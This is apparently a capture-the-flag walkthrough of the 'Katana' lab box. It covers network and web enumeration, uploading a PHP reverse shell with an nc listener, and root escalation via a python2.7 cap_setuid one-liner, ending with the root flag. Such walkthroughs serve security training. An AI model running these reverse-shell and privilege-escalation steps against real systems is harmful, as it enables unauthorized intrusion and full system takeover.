

# Host discovery:

*arp-scan -l*

```
(root@kali)-[~/Desktop/box/oscp/2]
# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:50:56:21:3b:5a, IPv4: 192.74.3.111
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.74.3.8      84:16:f9:ad:6e:3a      TP-LINK TECHNOLOGIES CO.,LTD.
192.74.3.103    94:e9:79:c1:ea:ad      Liteon Technology Corporation
192.74.3.106    00:50:56:2e:f6:14      VMware, Inc.
192.74.3.101    4e:7b:ba:72:d3:ee      (Unknown: locally administered)
192.74.3.102    f4:42:8f:dd:73:f4      Samsung Electronics Co.,Ltd
192.74.3.100    54:92:09:ef:e0:f8      HUAWEI TECHNOLOGIES CO.,LTD

6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.081 seconds (123.02 hosts/sec). 6 responded
```

*nmap 192.74.3.106 -sV*

```
(root@kali)-[~/Desktop]
# nmap 192.74.3.106 -sV
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-27 09:49 EDT
Nmap scan report for 192.74.3.106
Host is up (0.00015s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh          OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.38 ((Debian))
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
8088/tcp   open  http         LiteSpeed httpd
MAC Address: 00:50:56:2E:F6:14 (VMware)
Service Info: Host: KATANA; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.73 seconds

(root@kali)-[~/Desktop]
#
```

*nmap -sC -sV -A -p- 192.74.3.106*

```
nmap -sC -sV -A -p- 192.74.3.106

Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-27 10:18 EDT

Nmap scan report for 192.74.3.106

Host is up (0.00049s latency).

Not shown: 65527 closed tcp ports (reset)
```

*PORT STATE SERVICE VERSION*

*21/tcp open ftp vsftpd 3.0.3*

*22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)*

*| ssh-hostkey:*

*| 2048 89:4f:3a:54:01:f8:dc:b6:6e:e0:78:fc:60:a6:de:35 (RSA)*

*| 256 dd:ac:cc:4e:43:81:6b:e3:2d:f3:12:a1:3e:4b:a3:22 (ECDSA)*

*|\_ 256 cc:e6:25:c0:c6:11:9f:88:f6:c4:26:1e:de:fa:e9:8b (ED25519)*

*80/tcp open http Apache httpd 2.4.38 ((Debian))*

*|\_http-server-header: Apache/2.4.38 (Debian)*

*|\_http-title: Katana X*

*139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)*

*445/tcp open netbios-ssn Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)*

*7080/tcp open ssl/http LiteSpeed httpd*

*|\_http-server-header: LiteSpeed*

*| ssl-cert: Subject: commonName=katana/organizationName=webadmin/countryName=US*

*| Not valid before: 2020-05-11T13:57:36*

*|\_Not valid after: 2022-05-11T13:57:36*

*|\_http-title: Katana X*

*|\_ssl-date: TLS randomness does not represent time*

*| tls-alpn:*

*| h2*

*| spdy/3*

*| spdy/2*

*|\_ http/1.1*

*8088/tcp open http LiteSpeed httpd*

*|\_http-server-header: LiteSpeed*

*|\_http-title: Katana X*

*8715/tcp open http nginx 1.14.2*

*| http-auth:*

*| HTTP/1.1 401 Unauthorized\x0D*

*|\_ Basic realm=Restricted Content*

*|\_http-server-header: nginx/1.14.2*

*|\_http-title: 401 Authorization Required*

*MAC Address: 00:50:56:2E:F6:14 (VMware)*

*Device type: general purpose|router*

*Running: Linux 4.X|5.X, MikroTik RouterOS 7.X*

*OS CPE: cpe:/o:linux:linux\_kernel:4 cpe:/o:linux:linux\_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux\_kernel:5.6.3*

*OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)*

*Network Distance: 1 hop*

*Service Info: Host: KATANA; OSs: Unix, Linux; CPE: cpe:/o:linux:linux\_kernel*

*Host script results:*

| *smb-security-mode:*

|   *account\_used: guest*

|   *authentication\_level: user*

|   *challenge\_response: supported*

|\_ *message\_signing: disabled (dangerous, but default)*

| *smb-os-discovery:*

|   *OS: Windows 6.1 (Samba 4.9.5-Debian)*

|   *Computer name: katana*

|   *NetBIOS computer name: KATANA\x00*

|   *Domain name: \x00*

|   *FQDN: katana*

|\_ *System time: 2025-04-27T10:18:41-04:00*

| *smb2-time:*

|   *date: 2025-04-27T14:18:41*

|\_ *start\_date: N/A*

| *smb2-security-mode:*

|   *3:1:1:*

|\_ *Message signing enabled but not required*

|\_ *nbstat: NetBIOS name: KATANA, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)*

|\_ *clock-skew: mean: 1h19m58s, deviation: 2h18m33s, median: -1s*

*TRACEROUTE*

*HOP RTT   ADDRESS*

*1   0.49 ms 192.74.3.106*

*OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .*

*Nmap done: 1 IP address (1 host up) scanned in 35.83 seconds*

*gobuster dir -u http://192.74.3.106:8088 -x .txt,.php,.htm,.html -w /usr/share/wordlists/dirb/big.txt*

```
(root@kali)-[~/Desktop/box/katana/2]
# gobuster dir -u http://192.74.3.106:8088 -x .txt,.php,.htm,.html -w /usr/share/wordlists/dirb/big.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.74.3.106:8088
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,php,htm,html
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./htaccess (Status: 403) [Size: 1227]
/blocked (Status: 301) [Size: 1260] [--> http://192.74.3.106:8088/blocked/]
/cgi-bin (Status: 301) [Size: 1260] [--> http://192.74.3.106:8088/cgi-bin/]
/css (Status: 301) [Size: 1260] [--> http://192.74.3.106:8088/css/]
/docs (Status: 301) [Size: 1260] [--> http://192.74.3.106:8088/docs/]
/error404.html (Status: 200) [Size: 195]
/img (Status: 301) [Size: 1260] [--> http://192.74.3.106:8088/img/]
/index.html (Status: 200) [Size: 655]
/phpinfo.php (Status: 200) [Size: 50729]
/protected (Status: 301) [Size: 1260] [--> http://192.74.3.106:8088/protected/]
/upload.html (Status: 200) [Size: 6480]
/upload.php (Status: 200) [Size: 1800]
Progress: 102345 / 102350 (100.00%)
```

```
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/index.html (Status: 200) [Size: 655]
/phpinfo.php (Status: 200) [Size: 50729]
/protected (Status: 301) [Size: 1260] [--> http://192.74.3.106:8088/protected/]
```


/upload.html (Status: 200) [Size: 6480]

/upload.php (Status: 200) [Size: 1800]


Progress: 102345 / 102350 (100.00%)

Finished

## Upload page:



## vim php-reverse-shell.php




## mv php-reverse-shell.php shellp.php

in a different terminal:

*nc -nlvp 1234*

```
(root@kali)-[~/Desktop]
# nc -nlvp 1234
listening on [any] 1234 ...
```


*Up*



*From nmap:*



```
|_http-title: Katana X
8715/tcp open  http      nginx 1.14.2
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_ Basic realm=Restricted Content
|_http-server-header: nginx/1.14.2
|_http-title: 401 Authorization Required
MAC Address: 00:50:56:2E:F6:14 (VMware)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux kernel:4 cpe:/o:linux:linux kernel:5 cpe:/o:
```



*getcap -r / 2>/dev/null*

```
www-data@katana:~$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/usr/bin/ping = cap_net_raw+ep
/usr/bin/python2.7 = cap_setuid+ep
www-data@katana:~$
```

*python -c 'import os; os.setuid(0);  
os.system("/bin/bash")'*

```
/usr/bin/python2.7 = cap_setuid+ep
www-data@katana:~$ python -c 'import os; os.setuid(0); os.system("/bin/bash")'
<c 'import os; os.setuid(0); os.system("/bin/bash")'
root@katana:~# whoami
whoami
root
root@katana:~# cd
cd
root@katana:~# ls
ls
html
root@katana:~# pwd
pwd
/var/www
root@katana:~# cd /root
cd /root
root@katana:/root# ls
ls
root.txt
root@katana:/root# cat root.txt
cat root.txt
{R00t_key_Katana_91!}
root@katana:/root#
```